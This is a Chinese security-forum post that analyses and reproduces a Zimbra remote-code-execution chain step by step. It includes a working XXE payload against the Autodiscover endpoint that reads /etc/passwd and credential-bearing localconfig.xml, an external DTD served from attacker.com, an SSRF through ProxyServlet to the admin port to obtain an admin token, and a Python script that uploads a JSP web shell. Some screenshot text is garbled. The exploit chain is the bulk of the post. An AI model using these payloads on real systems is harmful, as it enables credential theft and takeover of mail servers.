

《A Saga of Code Executions on Zimbra》RCE分析+复现过程

[fnmsd](#) / 2019-03-24 10:10:00 / 浏览数 6856 [安全技术](#) [漏洞分析](#) [顶\(3\)](#) [踩\(0\)](#)

《A Saga of Code Executions on Zimbra》原文地址：
<https://blog.tint0.com/2019/03/a-saga-of-code-executions-on-zimbra.html>
<https://paper.tuisec.win/detail/8ac5a3d1efbf40b>

踩着前人的脚步来一波分析+复现。

Zimbra是啥？

百度上说：Zimbra提供一套开源协同办公套件包括WebMail，日历，通信录，Web文档管理和创作。它最大的特色在于其采用Ajax技术模仿CS桌面应用软件的风格开发的。嗯。。其实就是一套邮件系统。。

下载Zimbra的包：

1.从地址<https://www.zimbra.com/downloads/zimbra-collaboration-open-source/>下载了Zimbra 8.6.0的开源版,并解压

2.解压packages/zimbra-core-***.rpm,得到zimbra核心库的内容，命令如下：

```
#■■■■■■■■rpm2cpio
rpm2cpio zimbra-core-8.6.0_GA_1153.RHEL6_64-20141215151155.x86_64.rpm | cpio -div
```

github上其实也有源码，但是jd-gui方便代码追踪

<https://github.com/Grynn/zimbra-mirror>

利用XXE读取密码：

CVE-2019-9670，文章中提示使用Autodiscovers

查找zimbra-core中带有Autodiscover的类名

```
find . -name "*.jar"|awk '{print "jar -tvf "$1}' | sh -x | grep -i Autodiscover
```


找到如下两个包：

- jar -tvf ./j2sdk-20140721/jre/lib/ext/nashorn.jar
1758 Tue Jul 29 17:08:16 CST 2014 jdk/internal/dynalink/support/AutoDiscovery.class
- jar -tvf ./lib/jars/zimbrastore.jar
20149 Mon Dec 15 15:19:12 CST 2014 com/zimbra/cs/service/AutoDiscoverServlet.class

可以看出nashorn.jar是jre的中的jar包，应该不是我们的目标，而AutoDiscoverServlet带有Servlet字样，应是对外提供服务的。

在Zimbra的Wiki中<https://wiki.zimbra.com/wiki/Autodiscover>，给出了Autodiscovery的地址为/Autodiscover/Autodiscover.xml(其实这个功能应该是exchange的)

向/Autodiscover/Autodiscover.xml POST一个空的xml :



The screenshot shows a web browser interface for a POST request to `https://.../Autodiscover/Autodiscover.xml`. The request body is empty. The response status is `400 No Email address is specified in the Request` with a time of `1415 ms`. The response body is an HTML error page with the message `No Email address is specified in the Request`.

发现提示 : No Email address is specified in the Request,在AutoDiscoverServlet.class的doPost中找到如下代码,确认为Autodiscover功能对应类。

```
}
catch (Exception e)
{
    log.warn("cannot parse body: %s", new Object[] { content });
    sendError(resp, 400, "Body cannot be parsed");
    return;
}
if ((email == null) || (email.length() == 0))
{
    log.warn("No Email address is specified in the Request, %s", new Object[] { content });
    sendError(resp, 400, "No Email address is specified in the Request");
    return;
}
```

使用Jd-gui反编译代码,发现如下代码逻辑:

```
public void doPost(HttpServletRequest req, HttpServletResponse resp){
    ...
    reqBytes = ByteUtil.getContent(req.getInputStream(), req.getContentLength());
    ...
    String content = new String(reqBytes, "UTF-8");
    ...
    Document doc = docBuilder.parse(new InputSource(new StringReader(content)));
    ...
    //Request
    NodeList nList = doc.getElementsByTagName("Request");
    ...
    for (int i = 0; i < nList.getLength(); i++)
    {
        Node node = nList.item(i);
        if (node.getNodeType() == 1)
        {
            Element element = (Element)node;
            //EmailAddressAcceptableResponseSchema
            email = getTagValue("EmailAddress", element);
            responseSchema = getTagValue("AcceptableResponseSchema", element);
            //
            if (email != null) {
                break;
            }
        }
    }
}
```

[illegible]

网上查了个Autodiscovery的Request包：

所以只要将希望XXE的内容放入AcceptableResponseSchema中即可：

POST https://193.87.111.11/Autodiscover/Autodiscover.xml Params Send Save

Authorization Headers (1) Pre-request Script Tests Code

form-data x-www-form-urlencoded raw binary XML (application/xml)

```
1 <!DOCTYPE xxe [
2 <![ELEMENT name ANY >
3 <![ENTITY xxe SYSTEM "file:///etc/passwd" >]]>
4 <Autodiscover xmlns="http://schemas.microsoft.com/exchange/autodiscover/outlook/responseschema/2006a">
5   <Request>
6     <EmailAddress>aaaaa</EmailAddress>
7     <AcceptableResponseSchema>&xxe;</AcceptableResponseSchema>
8   </Request>
9 </Autodiscover>
```

Body Cookies (1) Headers (6) Test Results Status: 503 Requested response schema not available root:x:0:0:root:/root:/bin/bash? Time: 562 ms

Pretty Raw Preview HTML

```
1 <html>
2 <head>
3   <meta http-equiv="Content-Type" content="text/html; charset=UTF-8"/>
4   <title>Error 503 Requested response schema not available root:x:0:0:root:/root:/bin/bash
5 bin:x:1:1:bin:/bin:/sbin/nologin
6 daemon:x:2:2:daemon:/sbin:/sbin/nologin
7 adm:x:3:4:adm:/var/adm:/sbin/nologin
8 lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
9 sync:x:5:0:sync:/sbin:/bin/sync
10 shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
11 halt:x:7:0:halt:/sbin:/sbin/halt
12 mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
13 operator:x:11:0:operator:/root:/sbin/nologin
14 games:x:12:100:games:/usr/games:/sbin/nologin
15 ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
16 nobody:x:99:99:Nobody:./sbin/nologin
17 dbus:x:81:81:System message bus:./sbin/nologin
18 polkitd:x:999:999:User for polkitd:./sbin/nologin
19 tss:x:59:59:Account used by the trousers package to sandbox the tcsd daemon:/dev/null:/sbin/nologin
20 colord:x:998:998:User for colord:/var/lib/colord:/sbin/nologin
21 usbmuxd:x:113:113:usbmuxd user:./sbin/nologin
22 rpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin
23 rtkit:x:172:172:RealtimeKit:/proc:/sbin/nologin
24 chrony:x:997:995:./var/lib/chrony:/sbin/nologin
25 radvd:x:75:75:radvd user:./sbin/nologin
26 qemu:x:107:107:qemu user:./sbin/nologin
27 ntp:x:38:38:./etc/ntp:/sbin/nologin
28 abrt:x:173:173:./etc/abrt:/sbin/nologin
29 avahi-autoipd:x:170:170:Avahi IPv4LL Stack:/var/lib/avahi-autoipd:/sbin/nologin
30 unbound:x:996:994:Unbound DNS resolver:/etc/unbound:/sbin/nologin
31 rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
32 nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
33 libstoragemgmt:x:995:993:daemon account for libstoragemgmt:/var/run/lsm:/sbin/nologin
```

由于localconfig.xml为XML文件，需要加上CDATA标签才能作为文本读取，由于XXE不能内部实体进行拼接，所以此处需要使用外部dtd：

```
<![ENTITY % file SYSTEM "file:../conf/localconfig.xml">
<![ENTITY % start "<![CDATA[">
<![ENTITY % end "]]">
<![ENTITY % all "<![ENTITY fileContents '%start;%file;%end;'">>
```

提交报文内容

```
<!DOCTYPE Autodiscover [
  <![ENTITY % dtd SYSTEM "http://attacker.com/dtd">
  %dtd;
  %all;
]>
<Autodiscover xmlns="http://schemas.microsoft.com/exchange/autodiscover/outlook/responseschema/2006a">
  <Request>
    <EmailAddress>aaaaa</EmailAddress>
    <AcceptableResponseSchema>&fileContents;</AcceptableResponseSchema>
  </Request>
</Autodiscover>
```

响应如下：

POST https://192.168.1.178/Autodiscover/Autodiscover.xml

Authorization Headers (1) Body Pre-request Script Tests

form-data x-www-form-urlencoded raw binary XML (application/xml)

```
<?xml version="1.0" encoding="utf-8" standalone="yes"?>
<!ENTITY % dtd SYSTEM "http://schemas.microsoft.com/exchange/autodiscover/outlook/responseschema/2006a" >
<%dtd;
%all;
]>
<Autodiscover xmlns="http://schemas.microsoft.com/exchange/autodiscover/outlook/responseschema/2006a">
  <Request>
    <EmailAddress>aaaaa</EmailAddress>
    <AcceptableResponseSchema>&fileContents;</AcceptableResponseSchema>
  </Request>
</Autodiscover>
```

Body Cookies (1) Headers (6) Test Results

Status: 503 Requested response schema not available <localconfig>? <key name="ssl_default_digest">? <value>sha256</value>? </key>? <key name="mailboxd_java_heap_size">? <value>460</value>? </key>? <key name="ssl_allow_mismatched_certs">? <value>true</value>? </key>? <key name="snmp_notify">? <value>yes</value>? </key>? <key name="zimbra_java_home">? <value>/opt/zimbra/java</value>? </key>? <key name="ldap_port">? <value>389</value>? </key>? <key name="mailboxd_keystore">? <value>/opt/zimbra/mailboxd/etc/keystore</value>? </key>? <key name="mailboxd_keystore_password">? <value>[REDACTED]</value>? </key>? </localconfig>

Time: 1547 ms

Pretty Raw Preview

HTTP ERROR 503

Problem accessing /service/autodiscover/Autodiscover.xml. Reason:

```
Requested response schema not available <localconfig>
<key name="ssl_default_digest">
<value>sha256</value>
</key>
<key name="mailboxd_java_heap_size">
<value>460</value>
</key>
<key name="ssl_allow_mismatched_certs">
<value>true</value>
</key>
<key name="snmp_notify">
<value>yes</value>
</key>
<key name="zimbra_java_home">
<value>/opt/zimbra/java</value>
</key>
<key name="ldap_port">
<value>389</value>
</key>
<key name="mailboxd_keystore">
<value>/opt/zimbra/mailboxd/etc/keystore</value>
</key>
<key name="mailboxd_keystore_password">
<value>[REDACTED]</value>
</key>
</localconfig>
```

参考：

<https://www.acunetix.com/blog/articles/band-xml-external-entity-oob-xxe/>

SSRF

接口参考：

https://files.zimbra.com/docs/soap_api/8.0.4/soap-docs-804/api-reference/index.html

Proxy_Servlet文档：

https://wiki.zimbra.com/wiki/Zimlet_Developers_Guide:Proxy_Servlet_Setup

如上步骤找一下ProxyServlet

- jar -tvf ./zimbra/lib/jars/zimbrastore.jar
14208 Mon Dec 15 15:19:22 CST 2014 com/zimbra/cs/zimlet/ProxyServlet.class
还是在zimbrastore.jar中

ProxyServlet顾名思义，会把请求转发到指定的target，我们可以通过该接口访问到本地监听的7071管理端口。

按照文章中所给分析，将Host修改为:7071为结尾的值，假装自己是从管理端口进入（ServletRequest.getServerPort()取Request中Host端口的问题），同时在Cookie中使原文配图：

```

ProxyServlet > doProxy()
private void doProxy(HttpServletRequest req, HttpServletResponse resp) throws IOException {
    ZimbraLog.clearContext();
    boolean isAdmin = isAdminRequest(req);
    AuthToken authToken = isAdmin ?
        getAdminAuthTokenFromCookie(req, resp, doNotSendHttpError: true) : getAuthTokenFromCookie(req, resp);
    if (authToken == null) {
        String zAuthToken = req.getParameter(QP_ZAUTHTOKEN);
        if (zAuthToken != null) {
            try {
                authToken = AuthProvider.getAuthToken(zAuthToken);
                if (authToken.isExpired()) {
                    resp.sendError(HttpServletResponse.SC_UNAUTHORIZED, msg: "authtoken expired");
                    return;
                }
                if (!authToken.isRegistered()) {
                    resp.sendError(HttpServletResponse.SC_UNAUTHORIZED, msg: "authtoken is invalid");
                    return;
                }
                if (isAdmin && !authToken.isAdmin()) {
                    resp.sendError(HttpServletResponse.SC_UNAUTHORIZED, msg: "permission denied");
                    return;
                }
            } catch (AuthTokenException e) {
                resp.sendError(HttpServletResponse.SC_UNAUTHORIZED, msg: "unable to parse authtoken");
                return;
            }
        }
    }
    if (authToken == null) {

```

<https://blog.csdn.net/inmsd>

低权限token可通过soap接口发送AuthRequest进行获取：

<https://target.com/service/soap>

先使用上面通过xxe获取的zimbra_admin_name和zimbra_ldap_password进行登陆，获取一个低权限Token

```

<soap:Envelope xmlns:soap="http://www.w3.org/2003/05/soap-envelope">
  <soap:Header>
    <context xmlns="urn:zimbra">
      <userAgent name="ZimbraWebClient - SAF3 (Win)" version="5.0.15_GA_2851.RHEL5_64"/>
    </context>
  </soap:Header>
  <soap:Body>
    <AuthRequest xmlns="urn:zimbraAccount">
      <account by="adminName">zimbra</account>
      <password>xxxx</password>
    </AuthRequest>
  </soap:Body>
</soap:Envelope>

```

响应中包含一个token：

POSThttps://127.0.0.1:178/service/soapParamsSendSave

Key	Value	Description
Host	193.87.11.178:	
New key	Value	Description

AuthorizationHeaders (1)BodyPre-request ScriptTestsCode

form-data x-www-form-urlencoded raw binary Text

```
<?xml version='1.0' encoding='utf-8'>
<soap:Envelope xmlns:soap="http://www.w3.org/2003/05/soap-envelope">
  <soap:Header>
    <context xmlns="urn:zimbra">
      <userAgent name="ZimbraWebClient - SAF3 (Win)" version="5.0.15_GA.2851.RHEL5_64"/>
    </context>
  </soap:Header>
  <soap:Body>
    <AuthRequest xmlns="urn:zimbraAccount">
      <account by="adminName">zimbra</account>
      <password>123456</password>
    </AuthRequest>
  </soap:Body>
</soap:Envelope>
```

BodyCookies (13)Headers (7)Test ResultsStatus: 200 OKTime: 1038 ms

PrettyRawPreviewXML

```
<?xml version='1.0' encoding='utf-8'>
<soap:Envelope xmlns:soap="http://www.w3.org/2003/05/soap-envelope">
  <soap:Header>
    <context xmlns="urn:zimbra"/>
  </soap:Header>
  <soap:Body>
    <AuthResponse xmlns="urn:zimbraAccount">
      <authToken>4343139573074.699f5bf7a57450.69643d33363ae5306661666438392d313336302d313164392d383636312d3030306139356439386566323b6578703d31333a3135353330383
      <lifetime>172799998</lifetime>
      <skin>harmony</skin>
    </AuthResponse>
  </soap:Body>
</soap:Envelope>
```

https://target.com/service/proxy?target=https://127.0.0.1:7071/service/admin/soap

Cookie中设置Key为ZM_ADMIN_AUTH_TOKEN，值为上面请求所获取的token。

发送同上Body内容，但是AuthRequest的xmlns要改为：urn:zimbraAdmin，否则获取的还是普通权限的Token

注意7071端口是https的，刚开始写成了HTTP，卡了有一个小时。。

文件上传

长亨的文章给的提示，可以用文件上传，具体参考 CVE-2013-7091 EXP其中的文件上传部分

```
import requests
f = {
    'filename1': (None, "justatest.jsp", None),
    'clientFile': ("justatest123.jsp", r'<%out.println("justatest");%>', "text/plain"), #■■■■■■■■■■
    'requestId': (None, "12", None),
}

headers ={
    "Cookie": "ZM_ADMIN_AUTH_TOKEN=admin_token", #■■■■■■■■■■admin_token
    "Host": "foo:7071"
}

r = requests.post("https://target.com/service/extension/clientUploader/upload", files=f, headers=headers, verify=False)
print(r.text)
```

最后效果：

← → ↺ ⚠ 不安全 | https://127.0.0.1:7071/downloads/justatest123.jsp

justatest

先知社区



[fnmsd](#) 2019-03-24 22:08:31

补充一点哈：

ProxyServlet不会给代理的地址传所给Cookie，所以如果用Cookie认证类的接口想用Proxy是没法用的。

0 回复Ta



[redn3ck](#) 2019-04-08 10:34:51

Auth'd RCE on Zimbra 8.8.11 and below with an additional condition that Zimbra uses Memcached
大佬，后面这个内存注入有研究出来吗？

0 回复Ta

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)